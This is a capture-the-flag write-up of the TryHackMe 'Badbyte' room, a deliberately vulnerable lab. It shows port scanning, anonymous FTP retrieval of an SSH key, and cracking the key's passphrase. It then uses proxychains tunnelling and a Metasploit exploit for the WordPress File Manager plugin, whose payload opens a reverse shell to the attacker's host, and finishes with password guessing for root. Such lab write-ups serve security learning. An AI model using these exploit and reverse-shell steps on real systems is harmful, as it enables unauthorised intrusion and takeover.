# **Badbyte – TryHackMe**

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## 1.Reconnaissance

First we check if the host is reachable:

```
[root@parrot]=[/home/user]
    #ping 10.10.252.138
PING 10.10.252.138 (10.10.252.138) 56(84) bytes of data.
64 bytes from 10.10.252.138: icmp_seq=1 ttl=63 time=51.4 ms
64 bytes from 10.10.252.138: icmp_seq=2 ttl=63 time=68.0 ms
^C
--- 10.10.252.138 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 51.351/59.666/67.981/8.315 ms
```

The host is reachable, let's scan all ports first to know which ones are available.

```
#nmap -p- 10.10.252.138
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.252.138
Host is up (0.052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
30024/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 28.19 seconds
```

Now let's narrow down the scan to these 2 ports and see what's on them.

```
-[root@parrot]-[/home/user]
    #nmap -sV -sC -p 22,30024 10.10.252.138
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.252.138
Host is up (0.052s latency).
PORT
         STATE SERVICE VERSION
22/tcp
                       OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
         open ssh
 ssh-hostkey:
   3072 ed:16:96:21:be:76:c3:04:4c:65:3d:cf:c3:cf:21:bc (RSA)
   256 ef:16:5c:a8:ac:b7:51:98:fb:83:1f:be:89:33:2c:d9 (ECDSA)
  256 2b:08:5f:17:2e:a1:d2:a4:38:98:70:c2:8a:3b:bb:7d (ED25519)
                     vsftpd 3.0.5
30024/tcp open ftp
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 -rw-r--r--
              1 ftp
                          ftp
                                       1743 Mar 23 2021 id_rsa
 _-rw-r--r--
               1 ftp
                          ftp
                                         78 Mar 23 2021 note.txt
 ftp-syst:
   STAT:
 FTP server status:
      Connected to ::ffff:10.21.136.129
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 3
      vsFTPd 3.0.5 - secure, fast, stable
 _End of status
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 3.51 seconds
```


There is an ftp server on port 30024 that allows you to log in as anonymous.

## 2.FTP

We log in as "anonymous" and see 2 files - id\_rsa and note.txt, download them.

```
Connected to 10.10.252.138.
220 (vsFTPd 3.0.5)
Name (10.10.252.138:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53511|)
150 Here comes the directory listing.
                           1743 Mar 23 2021 id_rsa
-rw-r--r-- 1 ftp
-rw-r--r-- 1 ftp
                   ftp
                                  78 Mar 23 2021 note.txt
                      ftp
226 Directory send OK.
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||25009|)
390.40 KiB/s 00:00 ETA
226 Transfer complete.
1743 bytes received in 00:00 (26.51 KiB/s)
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||53588|)
150 Opening BINARY mode data connection for note.txt (78 bytes).
100% | **********************
                                             21.60 KiB/s 00:00 ETA
226 Transfer complete.
78 bytes received in 00:00 (1.45 KiB/s)
```

The user file contains the username for ssh login using the ssh key.



# 3.John The Ripper

To crack the password of this key, we will use the python script ssh2john to convert the private key to a hash.

The entire script, is at the link: <a href="https://raw.githubusercontent.com/openwall/john/bleeding-jumbo/run/ssh2john.py">https://raw.githubusercontent.com/openwall/john/bleeding-jumbo/run/ssh2john.py</a>

We create a hash:

```
#python3 /home/user/Desktop/sh2john.py /home/user/Desktop/id_rsa hash
/home/user/Desktop/id_rsa:sssng$058$258489725A8330EC$1192$2c620d07aa222dala10e0af90f4fbd0bbf80253c906c894136ef2b01836d970be7eee376cf92f5edeb0946bd3f3c45bfe0dbd2al1e5
3792464cae7cada62c95342bbbac70fc7524df4b93d7b172a84ae8ded26aefafdlbfc00b7949lb3b27adfdb3b52615728a284edf6c20343ff869a222b33bae740e926db441aa6752f52b913849feb077958dc9
5dac9f5569efb8246d91efeddb447cd83d0c15f183ddde7b9d9dd0f763fbb6edf9fdacdc29e4759c9ab8532220463752ff7c0503e3702617f130d2f5e2681875a045bal2ca8f8aefd0477f02c09486b07d55c3
cf90709a6b0bf7f3aa14bfa2432e0fe3104c6241c557c2f454a088255b96ba1697d5fd43ebc92af8a06a121d34e804591342430a83c14cdefa505d4c3c0a910dc98af8aa30453272960d1d6fbb3c0421354d62
eecs45ef43c5b3b59b3804c835b2c97f4950d342a5f5a2c0bc7f32a3732af9017439ea0c6b7c8a631aa3cd3aefb9e6df91fc0fe1246827f37bd481acf3c3b4a9)b4ee06fe88ef122d69c881132d0329298f6408
a0e4209a76d5d7b23baea51f3d29ba7c73a57eb3796c6193e9f106500e2020af71aac12a5ab7fed9bcc2e92cc1dfbd0998a8eb6a98a339b5fdd40723a2197c6c524fac94dc27916221f14b25f18c83fd59e83
3d41dc719fa1292b2fef71876c41000961071b2af6c77673485e7c8adec398a3a425f00a11ce65a391a3ab449a19a1427a1446444f434c5e480ed83482b52f7cfad447d8f5ca6337988bb2d779107930ec9b86
c440b4ce2880cbae35ee0f41f11e3ee6402278c0b1d0b0975cb5d5fa02402f71e8e22f77938d541a59e6294d2f1b613f830e5c084f3ce9c2b65e44bd703ca1a39715d0f52337dd46c0f684eeaed2334f4f945be
026f2370540bac168a2175d9b64a9d5638805e8a2985b48aa186734df66c2d5b750c785ff611f69a44f782d29956336f91a12113ec08d40bd83b68e9536f60926c520e1c4a1b14c2676b46edd70337f3455ac4
2bd6e09eaec427291579246f38adc23627e5ca660946fda0514a72b7ae750fcc098cd969d54265db26c23bd8b76b4fe28b89aA849adbb0e1c9dc56255da590b780c78c6242d7bda3b76bc6eda600ff970bcc3ee259
1c77ee7b1d4654caaddb4f0246c4265753b5107ad7caec0d99d6c400fca16442d2e1e7b3c827f6a75e5b0b26c239299b337f186608e165936f12ab640f64c426753b5107ad7caec0d99d6c400fca16442d2e1e7b3c827f6a75e5b0b26c2382353d3f85272e1d9cf7b3ad669af76536475bb6404f73b6406f6a406fca16442d2e1e7b3c827f6a75e5b0b26c2382353835d3f85272ae1d9c
```

Then we break it using the dictionary "rockyou.txt" - This is a popular dictionary for cracking passwords.

Once cracked, the password for the key turns out to be "cupcake." We manage to log in:

```
[root@parrot]-[/home/user]
    #ssh -i /home/user/Desktop/id_rsa -D 1337 errorcauser@10.10.252.138
The authenticity of host '10.10.252.138 (10.10.252.138)' can't be established.
ED25519 key fingerprint is SHA256:4ZuNJLOm4X67uJVCiordmSxdEOtU6biIH+fGDnvUxpU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.252.138' (ED25519) to the list of known hosts.
Enter passphrase for key '/home/user/Desktop/id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-119-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/pro
 * Support:
 System load: 0.16
                                  Processes:
                                                         120
 Usage of /: 33.6% of 18.53GB
                                  Users logged in:
                                                         0
                                  IPv4 address for ens5: 10.10.252.138
 Memory usage: 33%
 Swap usage: 0%
 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
  just raised the bar for easy, resilient and secure K8s cluster deployment.
  https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Expanded Security Maintenance for Applications is not enabled.
```

# 4.Port Forwading

First, we reconnect via ssh and set port forwarding on port 1337.

```
[root@parrot]=[/home/user]
    #ssh -i /home/user/Desktop/id_rsa -L 8080:127.0.0.1:80 errorcauser@10.10.252.138
Enter passphrase for key '/home/user/Desktop/id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-119-generic x86_64)

* Documentation: https://help.ubuntu.com
    * Management: https://landscape.canonical.com
    * Support: https://ubuntu.com/pro
```

We have a hint in the body of the task, to move on we need to set proxychains fo the Dynamic Port Forwading, in the file /etc/proxychains.conf

We comment out socket4 and add our own socket 5.

```
• • •
                                       Parrot Terminal
 GNU nano 7.2
                                                                        Modified
                                /etc/proxychains.conf
#
         Examples:
#
                socks5 192.168.67.78
                                         1080
                                                 lamer
                                                          secret
                192.168.89.3
                                         justu
                                                 hidden
        http
                                 8080
        socks4 192.168.1.49
                                 1080
            http
                    192.168.39.93
                                     8080
        proxy types: http, socks4, socks5
         ( auth types supported: "basic"-http "user/pass"-socks )
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4
         127.0.0.1 9050
socks5 127.0.0.1 1337
          [ line 65/67 (97%), col 22/22 (100%), char 1671/1673 (99%) ]
^H Help
             ^O Read File ^R Replace
                                        ^V Paste
                                                      ^G Go To Line<mark>^Y</mark> Redo
             ^F Where Is
  Exit
                           ^K Cut
                                        ^T Execute
                                                      ^Z Undo
                                                                   M-A Set Mark
```

Now we scan nmap via proxychains

```
[root@parrot]-[/home/user]
    #proxychains nmap -sT 127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.94SVN ( https://nmap.org )
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:8080-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:1025-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:587-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:3306-<><>-0K
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:443-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:256-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:993-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:80-<><>-0K
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:445-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:23-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:554-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:135-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:995-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:1720-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:143-<--timeout
|S-chain|-<>-127.0.0.1:1337-<><>-127.0.0.1:22-<><>-0K
```


We were shown new ports that were only available from "inside the system"

```
Nmap scan report for localhost (127.0.0.1)
Host is up (0.056s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
3306/tcp open mysql

Nmap done: 1 IP address (1 host up) scanned in 55.84 seconds
```

For all this to work, we need to be connected via ssh all the time - these commands are executed on another terminal.

When we access a web page on port 8080, we are shown the page, the address is 127.0.0.1 - such as set in the proxychains file, it is redirected to this traffic, our computer is read, as if connecting from the "center of the network". - Thus, we have access to internal resources.



We can see that it is WordPress, so we can use nmap scripts designed for that.


```
#nmap -p 8080 --script http-wordpress-enum --script-args type="plugins",search-limit=1500 -vv 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org )
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
Initiating SYN Stealth Scan at 11:32
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 8080/tcp on 127.0.0.1
Completed SYN Stealth Scan at 11:32, 0.02s elapsed (1 total ports)
NSE: Script scanning 127.0.0.1.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:32
NSE Timing: About 0.00% done
Completed NSE at 11:34, 172.66s elapsed
Whap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.000052s latency).
ORT
        STATE SERVICE
                         REASON
080/tcp open http-proxy syn-ack ttl 64
 http-wordpress-enum:
 Search limited to top 1500 themes/plugins
   plugins
     akismet
     duplicator 1.3.26
     wp-file-manager 6.0
```

There are 3 plugins active:

- -akismet
- -duplicator 1.3.26
- -wp-file-manager 6.0

Let's look to see if there are any CVEs for these versions - we have 2 different CVEs, and 2 different possible entry paths.

We search on google, of course:)



VULNERABILITIES

## **楽CVE-2020-25213 Detail**

## Description

The File Manager (wp-file-manager) plugin before 6.9 for WordPress allows remote attackers to upload and execute arbitrary PHP code because it renames an unsafe example elFinder connector file to have the .php extension. This, for example, allows attackers to run the elFinder upload (or mkfile and put) command to write PHP code into the wp-content/plugins/wp-file-manager/lib/files/ directory. This was exploited in the wild in August and September 2020.

# QUICK INFO CVE Dictionary Entry: CVE-2020-25213

NVD Published Date:


09/09/2020

**NVD Last Modified:** 

03/14/2025

Source:

MITRE





SEVERITY

#### VULNERABILITY DESCRIPTION

WordPress Duplicator 1.3.24 & 1.3.26 are vulnerable to local file inclusion vulnerabilities that could allow attackers to download arbitrary files, such as the wp-config.php file. According to the vendor, the vulnerability was only in two versions v1.3.24 and v1.3.26, the vulnerability wasn't present in versions 1.3.22 and before.

#### RISK DESCRIPTION

The risk exists that a remote unauthenticated attacker could exploit this vulnerability to read sensitive information from arbitrary files located on the file system of the server.

#### DETECTABLE WITH

Network Scanner

#### SCAN ENGINE

Nuclei

#### EXPLOITABLE WITH SNIPER

No

#### CVE PUBLISHED

Apr 13, 2020

# 5.Metasploit

Since there are known CVEs, they should be available in metasploit, run the program and look for the exploit for wp-file 6.0

There is an exploit available, let's select it and configure it. After running, there is a meterpreter session established.

```
msf](Jobs: 0 Agents: 0) >> use 0
[*] Using configured payload php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rhost 127.0.0.1
rhost => 127.0.0.1
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rport 8080
rport => 8080
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> 10.21.136.129
[-] Unknown command: 10.21.136.129. Run the help command for more details.
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> back
[msf](Jobs:0 Agents:0) >>
[msf](Jobs:0 Agents:0) >> use 0
[*] Using configured payload php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rhost 127.0.0.1
rhost => 127.0.0.1
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rport 8080
rport => 8080
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set lhost 10.21.136.129
lhost => 10.21.136.129
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> run
[*] Started reverse TCP handler on 10.21.136.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] 127.0.0.1:8080 - Payload is at /wp-content/plugins/wp-file-manager/lib/files/kkM6XL.php
[*] Sending stage (40004 bytes) to 10.10.252.138
[+] Deleted kkM6XL.php
[*] Meterpreter session 1 opened (10.21.136.129:4444 -> 10.10.252.138:41270)
(Meterpreter 1)(/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files) >
```

#### We are in the system.

```
(Meterpreter 1)(/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files) > shell
Process 2746 created.
Channel 0 created.
whoami
cth
ls
1654SU.php
```

We start with the user flag.

```
cd /home/cth
ls
user.txt
cat user.txt
THM{227906201d17d9c45aa93d0122ea1af7}
```

Now it's time to raise root privileges.

After searching the system, we come across an interesting file.

```
cd /var
ls
backups
cache
crash
ftp
local
lock
log
nail
opt
run
snap
spool
tmp
NWW
cd log
total 3728
drwxrwxr-x 13 root
                                          4096 May 25 08:57 .
                       syslog
drwxr-xr-x 15 root
                                          4096 Mar 23 2021 ...
                       root
rw-r--r-- 1 root
                       root
                                             0 May 10 16:30 alternatives.log
                                         56524 Apr 27 06:40 alternatives.log.1
-rw-r--r-- 1 root
                       root
drwx----- 3 root
                       root
                                          4096 Mar 23 2021 amazon
drwxr-x--- 2 root
                       adm
                                          4096 May 25 08:57 apache2
                                          4096 May 25 08:59 apt
drwxr-xr-x 2 root
                       root
                       adm
                                          3501 May 25 09:39 auth.log
-rw-r---- 1 syslog
rw-r---- 1 syslog
                       adm
                                          4456 May 25 08:57 auth.log.1
                                          5941 May 10 16:30 auth.log.2.gz
-rw-r---- 1 syslog
                       adm
                                           708 Mar 23 2021 aws114_ssm_agent_installation.log
rw-r--r-- 1 root
                        root
rw-r--r-- 1 cth
                       cth
                                          1874 Mar 23 2021 bash.log
                                         56751 Aug 6 2020 bootstrap.log
rw-r--r-- 1 root
                       root
-rw-rw---- 1 root
                       utmp
                                             0 May 10 16:30 btmp
```

bash.log - let's check what it hides inside. Here we see a date check and setting a new password, by chance the old password is left in view. Let's try to log in.

```
cat bash.log
Script started on 2021-03-23 21:05:06+0000
cth@badbyte:~$ whoami
cth
cth@badbyte:~$ date
Tue 23 Mar 21:05:14 UTC 2021
cth@badbyte:~$ suod su
Command 'suod' not found, did you mean:
 command 'sudo' from deb sudo
 command 'sudo' from deb sudo-ldap
Try: sudo apt install <deb name>
cth@badbyte:~$ G00dP@$sw0rd2020
G00dP@: command not found
cth@badbyte:~$ passwd
Changing password for cth.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
cth@badbyte:~$ ls
cth@badbyte:~$ cowsay "vim >>>>>>> nano"
< vim >>>>>>>> nano >
      \ (00)\_____
         (_)\ )\/\
          | | ----W |
cth@badbyte:~$ cowsay " g = pi ^ 2 "
```

The old password does not work, however, it has an ending of "2020" and there was a date check and at the time of determination was "2021" year. Thanks to this tip - we were able to log in as root.

Only the root flag remains.

# 6.Conslusion

It was an interesting CTF and a lot of knowledge and tools - from scanning to breaking keys to complete system takeover, you also had to think about the clues left behind.